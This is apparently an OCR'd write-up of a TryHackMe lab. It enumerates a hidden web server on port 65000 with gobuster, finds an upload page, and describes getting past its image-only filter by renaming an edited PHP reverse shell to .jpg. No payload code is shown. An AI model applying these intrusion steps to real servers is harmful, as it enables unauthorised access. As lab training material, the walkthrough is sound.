



Question 2

We go to the webpage of the machine with port 80 and see that it is the TryHackMe website.



Next we went to the webpage of the machine with port 65000 and found that it is the hidden website. We viewed the source and found that the title of the hidden website is **Light Cycle**.








```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Light Cycle</title>
        <meta charset=utf-8>
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <link rel=icon type="image/png" href="favicon.png">
        <link rel="stylesheet" type="text/css" href="assets/css/CourierPrime.css">
        <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
        <script src="assets/js/funcs.js"></script>
    </head>
    <body>
        <main>
            <div id="title">
                <p>Registration.exe</p>
            </div>
            <div id="inputs">
                <input type=text name=user id=username placeholder="Username"><br>
                <input type=password name=pass id=password placeholder="Password">
                <button id="login">Login</button>
                <button id="register">Register</button>
            </div>
            <p id="resMsg"></p>
        </main>
    </body>
</html>
```


Question 3

We use gobuster with the wordlist from 'big.txt' to enumerate and search for php extensions.



We access the web page with /api, /assets, /grid, /index.php and /uploads.php path. We see that /index.php brings us back to the main webpage of port 65000 while **/uploads.php** brings us to another hidden webpage.






Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2020-12-20 03:19	-	
fonts/	2020-12-16 21:42	-	
imgs/	2020-12-19 23:22	-	
js/	2020-12-20 02:34	-	


Apache/2.4.29 (Ubuntu) Server at 10.10.239.19 Port 65000




Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	


Apache/2.4.29 (Ubuntu) Server at 10.10.239.19 Port 65000







Question 4

We try to upload a file to the page and we see that only image format files are supported. Even if we try to upload an image file, it shows 'Invalid File Type'. There is a filter that we need to bypass to upload files.







We download a php reverse shell script. We change the ip and port accordingly and save the script.




We change the file extension of the file to jpg since the upload page can only accept image file types.

